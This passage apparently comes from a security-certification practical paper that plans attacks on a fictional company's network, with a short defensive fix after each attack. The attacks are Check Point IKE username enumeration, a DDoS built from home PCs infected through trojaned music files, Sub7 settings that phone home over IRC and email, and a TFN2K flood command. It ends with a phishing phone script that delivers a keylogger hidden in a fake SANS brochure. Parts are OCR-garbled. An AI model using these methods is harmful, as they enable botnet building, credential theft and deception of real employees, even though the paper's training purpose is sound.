And in firewall policy he did not mention that port is open for all or only for border router. There are many threats and many scenarios whereby an intruder could get access to the internal network. The intruder will need network access and be able to get a packet from the attacking machine to port 514 on the firewall interface. The intruder will have to masquerade as an enabled device or have access to an enabled device to launch the attack. in David network the VPN clients can access the Terminal Service server at port 3389/tcp, the employee can remotely access the OWA server at port 443/tcp or web server via port 80/tcp or 443/tcp, the web server use IIS and this version has many vulnerabilities we can compromise this server or one of these server to launch an attack against the firewall by sending large data or a sequence number of Escape to port 514/udp by netcat script.

Solution:
A restricted security policy, like to allow only the border router from outside to send syslog messages to internal syslog server or filter the log files with some other tool before viewing them to fix malicious characters, such as sequence number of Escape, and to fix the large number of data download this update (HF2) available at this link
http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html

Introduction: -------------
While performing a VPN security analysis for one of our customers, I discovered a potential issue with Firewall-1 SecuRemote IKE which can allow usernames to be guessed. I also observed the related issue that the SecuRemote IKE usernames are passed in the clear which allows them to be discovered by network sniffing. Full details of this issue are available at: http://www.nta-monitor.com/news/checkpoint.htm

Issue summary: --------------
Firewall-1 versions 4.0 SP 7, 4.1 SP2, 4.1 SP6, NG Base, NG FP1 and NG FP2 allow username guessing using IKE aggressive mode. I have only tested against the specific versions shown but I suspect that the issue affects all versions from 4.0 to NG FP2. Note that 4.1 SP2 and NG FP1 are ITsec E3 certified versions of Firewall-1 when used in the appropriate configuration. When presented with a username in an appropriately formatted IKE aggressive mode packet, the Firewall will respond differently depending on whether the username is valid or not. This allows usernames to be guessed using a dictionary attack. Versions up to NG base also provide additional information about accounts that exist but are not valid for IKE for some reason; NG FP1 and FP2 do not provide this extra information although they still indicate if the user is valid or not. Checkpoint and CERT have been informed of this issue.

Configuration:

Firewall is Firewall-1 v4.1 SP6 VPN+DES+STRONG on Windows NT Server 4.0 SP6a using local user database (not using LDAP; no "generic*" user).

I have also confirmed the issue on Firewall-1 4.0 SP7, NG Base, NG FP1 and NG FP2. All running on Windows NT.

Client is Debian Linux 3.0 ("woody") with 2.4.18 kernel running proprietary IKE username guessing program which was written in C.

Issue Details:

If we send an IKE Phase-1 aggressive mode packet with the following payloads:

a) ISAKMP Header
b) SA - Containing one proposal with four transforms
c) Key Exchange - DH Group 2
d) Nonce
e) Identification - Type ID_USER_FQDN, Value is SecuRemote username

The Firewall will either send back an IKE notification message indicating that the user is not valid in some way, or it will respond with an aggressive mode packet indicating that the user exists and is valid. This is contrary to accepted security practice not to indicate if credentials are valid until all credentials have been supplied, and in the event that credentials are not valid, not to indicate which credentials are in error.

Below is the usage message from the program that was used to generate the examples so you can understand the options being used:

```
rsh@radon$ fw1-ike-userguess --help
Usage: fw1-ike-userguess [options] <hostname>

<hostname> is name or IP address of Firewall.

Options:

--file=<fn> or -f <fn>  Read usernames from file <fn>, one per line.
--help or -h            Display this help message and exit.
--id=<id> or -i <id>    Use string <id> as SecuRemote username.
--sport=<p> or -s <p>   Set UDP source port to <p>.  Default 500.  0=random.
--dport=<p> or -d <p>   Set UDP dest. port to <p>.  Default 500.
--timeout=<n> or -t <n> Set timeout to <n> ms.  Default 2000.
--random=<n> or -r <n>  Set random seed to <n>.  Default is based on time
                         Used to generate key exchange and nonce data.
--version or -V         Display program version and exit.
--idtype=n or -y n      Use identification type <n>.  Default 3 (ID_USER_FQDN)
                         For Checkpoint SecuRemote VPN, this must be set to
3.
--dhgroup=n or -g n     Use Diffie Hellman Group <n>.  Default 2
                         Acceptable values are 1,2 and 5 (MODP only).

fw1-ike-userguess version 1.2 2002-08-30 <Roy Hills nta-monitor com>
```

Example 1: This example which shows the username guessing program being run against a Firewall-1 v4.1 SP6 system:

```
Script started on Thu Aug 22 15:15:30 2002
rsh@radon [499]% fw1-ike-userguess --file=testusers.txt --sport=0
172.16.2.2
testuser        User testuser unknown.
test-ike-3des   USER EXISTS
testing123      User testing123 unknown.
test-ike-des    USER EXISTS
guest   User guest unknown.
test-fwz-des    User cannot use IKE
test-ike-cast40 USER EXISTS
test-ike-ah     USER EXISTS
test-ike-hybrid IKE is not properly defined for user.
test-expired    Login expired on 1-jan-2002.
rsh@radon [500]% exit
Script done on Thu Aug 22 15:15:50 2002
rsh@radon [499]% fw1-ike-userguess --file=testusers.txt --sport=0
172.16.2.2
testuser        User testuser unknown.
test-ike-3des   USER EXISTS
```

```
testing123      User testing123 unknown.
test-ike-des    USER EXISTS
guest   User guest unknown.
test-fwz-des    User cannot use IKE
test-ike-cast40 USER EXISTS
test-ike-ah     USER EXISTS
test-ike-hybrid IKE is not properly defined for user.
test-expired    Login expired on 1-jan-2002.
rsh@radon [500]% exit
Script done on Thu Aug 22 15:15:50 2002
```

In this example, the users "test-ike-3des", "test-ike-des", "test-ike-cast40" and "test-ike-ah" exist and have valid IKE configurations with shared secret auth; the users "testuser", "testing123" and "guest" do not exist; and the users "test-fwz-des", "test-ike-hybrid" and "test-expired" exist but cannot use IKE for various reasons which are explained in the Firewall message.

Example 2: This example shows Firewall-1 NG FP2:

```
rsh@radon [502]% fw1-ike-userguess --file=testusers.txt --sport=0
192.168.124.150
testuser        Notification code 14
test-ike-3des   USER EXISTS
testing123      Notification code 14
test-ike-des    USER EXISTS
guest   Notification code 14
test-expired    Notification code 14
rsh@radon [503]% exit
Script done on Tue Aug 20 17:28:08 2002
```

In this example, users "test-ike-3des" and "test-ike-des" exist and have valid IKE configurations with shared secret auth; the users "testuser", "testing123" and "guest" don't exist; and the user "test-expired" exists but has expired.

With NG FP2, the Firewall does confirm if the user is valid or not, but it doesn't give additional information about why a user is not valid, but instead responds with notification code 14 which is defined in RFC 2408 section 3.14.1 as "NO-PROPOSAL-CHOSEN". However, the basic issue remains.

VPN Details

The Checkpoint firewall that GIAC is running also serves as the VPN server. The VPN client is Checkpoint SecureClient. SecureClient allows one to secure the VPN client by enforcing a desktop Policy

We get this information from securityfocus.com,
David network use the Firewall-1 to terminate the VPN connection through these vulnerabilities the attacker can spoof the IP address of the VPN clients to pass our packets through the border router, then use any password guessing scripts


combined with spoofing scripts to spoof the IP address of the VPN clients, all of these scripts are available in internet and easy to use and to modify. David is using the external firewall Firewall-1 to terminate VPN connections this can be discovered through a port scanning attacks. In the report the vulnerability is in reference to SecureRemote and David has SecureClient in his network, but the report said the vulnerability is actually within IKE if it used in aggressive mode, this means this vulnerability is still useful. FW-1 has many other weaknesses, FW-1 has no account lockout, this means the attacker can repeat the brute force attack many times without lockout, he just need to guess a particular UserID and the dictionary attack can help him to do that, also in David network there is no IDS. Another weakness in FW-1, it does not enforce a minimum password length, this will help a brute force attack, if the attacker repeat this kind of attack with a particular UserID he will end with a valid username and password, this will give him an IKE session established with the firewall which has a full VPN privileges, with this privileges he can perform further reconnaissance and attacks. DONE

Solutions:
There is no simple, imaginary solution, or workaround.
However, using machine certificates with complex usernames and passwords for VPN authentication will prohibit this type of attacks. Also, using FW-1 Hybrid authentication with a strong authentication server such as SecurID to make usernames unpredictable.

5.2 Distribute Denial of Service Attack

YOU have many tools to launch a DDoS attack, here we will attack a web server because this server is a critical server in David Network, customers, partners, suppliers and employees will access this server and this server is easy to access and to discover its IP address, After these gathering information about David network, if we detect the OS then we will use a DDoS Tools that available in internet, like TFN2K, this tool has many features. In our example of a Denial of Service attack against GIAC Enterprises, we will be using 50 compromised machines from various cable and xDSL networks. A Distributed Denial of Service (DDoS) is executed when many machines are used to perform a denial of service. We must search about clients, SLAVES, to help us to attack our target, these clients we hope to be DSL home users not employees, because the employees PC’s are mostly protected. The scenario for our attack will be to overwhelm the Internet resources of GIAC Enterprises on the day they are launching a new product. Beginning at 8:00 AM Eastern time, we will launch a DDoS against the GIAC external web server to deny service to all potential customers who are attempting to connect to the GIAC website to find more information about the new product.

Administrative access has already been obtained on the 50 machines. There are many available techniques in the internet, like S-Tool to hide a patch file or Exebind , to compromise these 50 machine you can send a spoofed emails to any selected mail list or any funny group, like yahoo group, or you can search for compromised clients in chat rooms like IRC chat rooms, or you can design an music website then combine the td.exe, or any Trojans like server.exe for Subseven or Backorffice, with some of your music by Exbend free tools, do not forget to add a script in your website that list for you the IP addresses of the users who download these spoofed music. With Sub7 you can configure the server to hide himself, notify you via email or IRC and you can protect the server so it can't be edited or used by other.



server: C:\unzipped\Sub7 v2.1.5 Legends\se

startup method[s]

☑ registry -Run ? ☑ WIN.INI

□ registry -RunServices □ less known method

key name: WinLoader ? ☑ _not_ known method

notification options

victim name: myvictim

□ enable ICQ notify to UIN: 14438136

☑ enable IRC notify. ? notify to: #infected

irc server: irc.subgenius.net port: 6667

☑ enable e-mail notify. ? notify to: email@mail.com

server: 192.41.3.130 user:

installation

☑ automatically start server on port: 27374

☑ use random port ?

☑ server password: ********* reenter: *********

□ protect server port and password

☑ enable IRC BOT

server name: ● use random name

○ specify a filename: server.com

☑ melt server after installation

☑ enable fake error message:


□ bind server with EXE file: ?

protect server

☑ protect the server so it can't be edited/changed ? password: ********* reenter: *********

☑ closeEditServer after saving or updating settings *note: if you have problems opening the server click here

Figure#40 Configure the Sub7 Server



ip/uin: 127.0.0.1 port: 27374

start ip: 212 . 17 . 53 . 1
end ip: 212 . 17 . 55 . 255
port: 1243 delay: 4

47%

- idle - scanning 212.17.53.*

Figure#41 Remote Scan for Infected Clients

After compromised 50 clients then you can complete your work to attack the GIAC web server. We are going to use TFN2K TCP SYN flood to launch a DoS attack against GIAC's HTTP server. There are a lot of DDoS tools available these days such as Trinoo, stacheldracht and TFN, We prefer Tfn2k-
http://www.packetstormsecurity.org/groups/mixter/tfn2k.tgz
/, because this tool can be used in windows OS, NT, 2000, XP and the communication between the slave and the master is encrypted and no response back from slaves, which makes slaves very difficult to be spotted. This tool can launch spoofed UDP, ICMP and TCP SYN flood.
The daemon program or zombie software is a component of the TFN software and waits for a command from the attacker. The attacker communicates via special client tool to the zombies. This allows the attacker to hide behind the clients and ensures a additional level of anonymity for the attacker. The attacker talks to the clients, which tells the zombies to execute a command. Together all zombies generates a flood of packets.

On all the 50 DSL systems we compromised, install TFN2K slave software and master to hide ourselves. After installation, all the slaves should have td daemon running waiting master to send them the command to start attack. On master, initiate tfn [19]command to start flood:

```
#. /tfn –f serverlist –c 5 –i 120.0.0.30 -p 80
```

```
[1;34musage: ./tfn <options>
[-P protocol] Protocol for server communication. Can be ICMP, UDP or TCP.
Uses a random protocol as default
[-D n] Send out n bogus requests for each real one to decoy targets
[-S host/ip] Specify your source IP. Randomly spoofed by default, you need
```

```
to use your real IP if you are behind spoof-filtering routers
[-f hostlist] Filename containing a list of hosts with TFN servers to contact
[-h hostname] To contact only a single host running a TFN server
[-i target string] Contains options/targets separated by '@', see below
[-p port] A TCP destination port can be specified for SYN floods
<-c command ID> 0 - Halt all current floods on server(s) immediately
1 - Change IP antispoof-level (evade rfc2267 filtering)
usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
2 - Change Packet size, usage: -i <packet size in bytes>
3 - Bind root shell to a port, usage: -i <remote port>
4 - UDP flood, usage: -i victim@victim2@victim3@...
5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
6 - ICMP/PING flood, usage: -i victim@...
7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
10 - Blindly execute remote shell command, usage -i command
```

For more information about TFN2K visit this page:
http://www.securiteam.com/securitynews/5YP0G000FS.html

The attack will flood firewall's port 80/tcp, and consume Firewall-1 100% of the CPU resources to response those crafted packets. Standby will try to take over since the primary freezes; however as long as the continues flood exists, standby will hang in a short period of time. As a result, there will be no firewall services available and GIAC network gets disconnected from the Internet.

Protection against DDoS is difficult as compromise hosts could come from many directions sometimes without much warning. Many times DDoS attacks come shortly after major exploits is found in Operating System, because not everyone takes patching seriously or have a timely schedule when it comes to vulnerability assessment. Working with ISP could potential help with understanding from the ISP's perspective on possible strategy on ACLs on the exterior side that could be added to the environment.

Solutions:

1- Use Aggressive TCP and Unicast RPF on border router to protect against TCP SYN-Flood attacks and Smurf attack.
2- Develop a VERY good relationship with your ISP to assist you in configuring your/there routers when a DDOS is coming down their pipe to you. It is far better to stop it at their end before it gets to your network. They can use rate limiting and/or Quality of Service, or simply block that netblock if it is not distributed.
3- Reject in-bound subnet-directed broadcast traffic at the network perimeter.
4- Patch your hosts and gateway boxes
5-Increase the network bandwidth.
6-Disallow ICMP to broadcast and multicast addresses from the outside
7- Implement IPv6, which provides protocol authentication functionality to deter spoofing of the origin of Internet packets.28

8- Implement SYNDefender on the Checkpoint Firewall either through Relay or Gateway mode.
9- Implement ingress filtering.
10- Implement committed access rate (CAR) feature in Cisco IOS to limit the number of SYN packets.

5.3 Compromise an Internal System


Before doing any attack you must know your targets, what you want exactly and what are the all paths to that target and what is the easiest one. In GIAC network you have many targets, transaction information between GIAC Company and Suppliers, Partners and Customers, Who is the Supplier, What are the new fortune cookie sayings… etc. All of these data usually reside in the database server and the web server usually in many networks connect to this database server to let the customers see the fortune cookie sayings, if we have an administrative access to the web server we can change the ASP code or PHP code in this server to retrieve an critical information from the database server or to retrieve all the data reside in the database by for example SELECT * command.

To get this type of accounts or compromise an internal system, always this happen by sending compromised email to internal user or webmaster, this email either have a link to a web site has an activex or java scripts that install a patch file in the user workstations or by using S-Tool or Exbind programs to spoof any games, music or pictures, these techniques is really useful, some question rises here, what the target emails, is the target user will open this email, is this user a critical user, administrator or supervisor, from the Social engineering you can solve these questions from WHOIS websites you can get many useful information, like the name of the administrator and its telephone numbers and his addresses from the David network we found these information:

GIAC Enterprises has standardized on the following software packages:
Server OS – Windows 2000
Desktop OS – Windows XP
Office Software – Office XP
Mail Software – Exchange 2000
Database Software – SQL 2000
Data Interchange Software – BizTalk Server 2000
Antivirus Software – ETrust Antivirus 6.0
VPN Client Software – SecureClient NG FP3
Firewall Software – CheckPoint NG FP2
Host Based IDS Software – Tripwire 3.0
Exchange Antivirus: Antigen
Web Proxy: Microsoft ISA
URL Filtering: SmartFilter for MS Proxy

We will do a Social Engineering attack the scenario is:
Calling the public number of GIAC company, the operator will respond:

ME: hi
Operator: hi
ME: I am john smith from SANS company could you please give me the extension number of the network manager or his secretary ### here I need the secretary extension number not the manager###
Operator: am sorry I have only the secretary number ### the company always gives you the secretary number ###
ME: ok what is it
Operator: 55667788
ME: OK thank you
Then
Calling the secretary
ME: I am john smith from SANS company is David here
Sec: who is David
ME: the network manager
Sec: this is not his name, his name is James Jerry
ME: Ok, I am sorry, is he here
Sec: No, he has a meeting
ME: could you please gives me your email ## it just a question and I will try it##
Sec: why?
OR
Sec: my email is nass@giacfortune.com
ME: we have some good conference in Dubai and may be we will invite you to that with flight ticket and Hotel payment for 5 days
Sec: OaO, my email is nass@giacfortune.com
Here if he gives me his email this will be a big gain, if not we will guess the email of the network manager, like this:
James@giacfortune.com
jamesjerry@
jerryjames@
jjerry@
JamesJ@
Then we will send a spoofed email with that invitations details designed by Photoshop see the Figure



The Trusted Source for Computer Security
Training, Certification and Research


SANS

YOUR KEY TO THE SECURITY WORLD
OVER 1500 COMPANIES PARTICIPATING
BRAND NEW EXHIBITION HALL:

DON'T MISS SANS 19TH ANNUAL EXHIBITION, THE LARGEST EVENT IN THE GULF FOR SECURITY VENDORS

DUBAI WORLD TRADE CENTER (LLC), PO BOX 9292, DUBAI, UAE
TEL: (+9714) 3321000 FAX: (+9714) 3318034/3329006
EMAIL: INFO@SANS.COM WWWSANS.ORG

Figure#42 SANS Brochure



Hiding 14,086 bytes

Passphrase: ****

Verify passphrase: ****

Encryption algorithm: DES

OK Cancel Help

DON'T MISS SANS 19TH ANNUAL EXHIBITI LARGEST EVENT IN THE GULF FOR SEC VENDORS

Keyloggr

klogger
Application

Modified: 3/26/2002 3:15 PM

Size: 32.0 KB

Attributes: Read-only

Type: Application Size: 32.0 KB | 32.0 KB

Figure#43 Hidden the Keylogger in the SANS Brochure

Return back to your scenario
Send this spoofed email to the secretary, after that call him:
ME: hi
Sec: hi
ME: I am John from SANS, I sent to you an email from SANS@hotmail.com
Sec: yes, I remember you
ME: could you please send this email to your manager and senior employee in your department because I do not have their emails
Sec: OK, sure
Or he said their emails are foord@giacfortune.com todmike@ ….etc

This email has a picture designed by Photoshop mixed with some Trojans like Sub7 server.exe or any other keylogger patch file, as what we seen in the previous figures, this keylogger will send any username and password to my email and this feature is also, enabled in Subseven, from these accounts you can launch a critical attack on GIAC network !!!!!? you can use these data to launch any further Social engineering attack. If the secretary send the email, the administrators always will open this email, this what we want, because this email from the secretary and he is a trusted source.

Solution:

1- The main solution to social engineering attack is to train your employees
2- Do not let any of your employees to accept an emails from public emails, like hotmail, mail or yahoo, only from trusted source

Appendix A Reference Sources

http://www.checkpoint.com
http://www.ibm.com
http://www.cert.org
http://www.giac.org
http://www.sans.org
http://cve.mitre.org/
http://www.oxid.it
http://www.apacheweek.com
http://www.securityfocus.com
http://www.nessus.org
http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_c/index.htm
http://www.cisco.com/warp/public/707/3.html.
http://www.cisco.com/warp/public/707/21.html
Download hping -http://www.hping.org/hping2.0.0-rc2.tar.gz
Download apache -http://apache.roweboat.net/httpd/httpd-2.0.49.tar.gz
Security Policy
http://www.geocities.com/mtarrani/iInternetSecurityPolicy.zip
http://www.tarrani.net/Security/securityCycle.pdf
http://www.computer-security-policies.com/download.htm
Network Tools like Netcat
http://www.atstake.com/research/tools/network_utilities
Hardening windows 2000 servers and workstations GIAC will use Philip Cox recommendations http://downloads.securityfocus.com/library/hardenW2K12.pdf
Router Security Configuration Guide - NSA-Router Security Configuration Guide - http://nsa1.www.conxion.com/cisco/
APNIC - http://www.apnic.net/db/AS.html
DNS BIND software - http://www.isc.org/index.pl?/sw/bind
TREND MINRO ScanMail for Microsoft Exchange
http://www.trendmicro.com/en/products/email/smex/evaluate/overview.htm
NAT Configuration
http://www.cisco.com/en/US/tech/tk648/tk361/technologies_white_paper09186a0080091cb9.shtml
IPSec Information and Configuration
http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products_command_reference_chapter09186a00800ca7b6.html
http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a008009486e.shtml
http://www.microsoft.com/windows2000/en/advanced/help/default.asp?url=/windows2000/en/advanced/help/mpr_how_L2TPfilters.htm
Microsoft Internet Security & Acceleration Server Top 10 Reasons to Move to ISA Server
http://www.microsoft.com/isaserver/howtobuy/upgrade.asp
Microsoft Internet Security & Acceleration Server Downloads
http://www.microsoft.com/isaserver/downloads/default.asp

Microsoft Internet Security & Acceleration Server How to Configure ISA
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/isa/proddocs/isadocs/m_s_h_howto.asp
Secunia - Advisories - Check Point FireWall-1 multiple vulnerabilities.htm
http://secunia.com/advisories/8371/
Advanced Encryption Standard (AES)
http://www.esat.kuleuven.ac.be/~rijmen/rijndael/
NMAP - http://www.insecure.org/nmap
Tfn2k- http://www.packetstormsecurity.org/groups/mixter/tfn2k.tgz
Trinoo - http://www.staff.washington.edu/dittrich/misc/trinoo.analysis
TFN - http://www.staff.washington.edu/dittrich/misc/tfn.analysis
Stacheldraht - http://staff.washington.edu/dittrich/misc/stacheldraht.analysis
Zombie Zapper
http://razor.bindview.com/tools/ZombieZapper_form.shtml
Web Site Information Tool - Netcraft http://uptime.netcraft.com
Silent Delivery
http://www.packetstormsecurity.nl/0005-exploits/silent.delivery.txt
Eric Paynter GCFW Practical
http://www.giac.org/practical/GCFW/Susan_Delaney_GCFW.pdf
Ben Nelson GCFW Practical
http://www.giac.org/practical/GCFW/ Ben_Nelson_GCFW.pdf
Brent Whitmore GCFW Practical
http://www.giac.org/practical/GCFW/ Brent_Whitmore_GCFW.pdf
Korak Dasgupta GCFW Practical
http://www.giac.org/practical/GCFW/ Korak_Dasgupta_GCFW.pdf
Wolfgang Gottschalk GCFW Practical
http://www.giac.org/practical/GCFW/ Wolfgang_Gottschalk_GCFW.pdf
Richard Franken GCFW Practical
http://www.giac.org/practical/GCFW/ Richard_Franken_GCFW.pdf
Amit Kumar Sood GCFW Practical
http://www.giac.org/practical/GCFW/ Amit_Kumar_Sood_GCFW.pdf
John Sawyer GCFW Practical
http://www.giac.org/practical/GCFW/ John_Sawyer_GCFW.pdf
Susan Delaney GCFW Practical
http://www.giac.org/practical/GCFW/Susan_Delaney_GCFW.pdf
James Carlson GCFW Practical
http://www.giac.org/practical/GCFW/ James_Carlson_GCFW.pdf
Stanley_Yachera_GCFW Practical
http://www.giac.org/practical/GCFW/ Stanley_Yachera_GCFW.pdf
Henry_Wong_GCFW Practical
http://www.giac.org/practical/GCFW/ Henry_Wong_GCFW.pdf
Charles_Pham_GCFW Practical
http://www.giac.org/practical/GCFW/ Charles_Pham_GCFW .pdf
Lin Zhu GCFW Practical
http://www.giac.org/practical/GCFW/ Lin_Zhu_GCFW.pdf
Darren Page GCFW Practical
http://www.giac.org/practical/GCFW/ Darren_Page_GCFW.pdf
Eugene_Borukhovich_GCFW Practical
http://www.giac.org/practical/GCFW/ Eugene_Borukhovich_GCFW.pdf

Appendix B Border Router Configuration

```
sh run
Building configuration...

Current configuration:
!
version 12.3
no service pad
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
no service dhcp
!
hostname BorderRouter
!
enable secret 5 $1$omBx$dnSghv5XpXjSP6z//m2Xa.
!
ip subnet-zero
!
!
!
crypto isakmp policy 10
 hash md5
 authentication pre-share
crypto isakmp key GIAC@))#DUBAI!@# address 192.168.9.1
!
!
crypto ipsec transform-set myset esp-des esp-md5-hmac
!
!
crypto map mymap local-address FastEthernet0/0
crypto map mymap 10 ipsec-isakmp
 set peer 192.168.9.1
 set transform-set myset
 match address 101
!
!
!
!
interface FastEthernet0/0
 ip address 172.16.3.4 255.255.255.0
 no ip directed-broadcast
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no cdp enable
 crypto map mymap
 speed 100
 full-duplex
ip nat inside
!
interface FastEthernet0/1
no ip address
no ip directed−broadcast
shutdown
!
```

```
interface Ethernet3/0
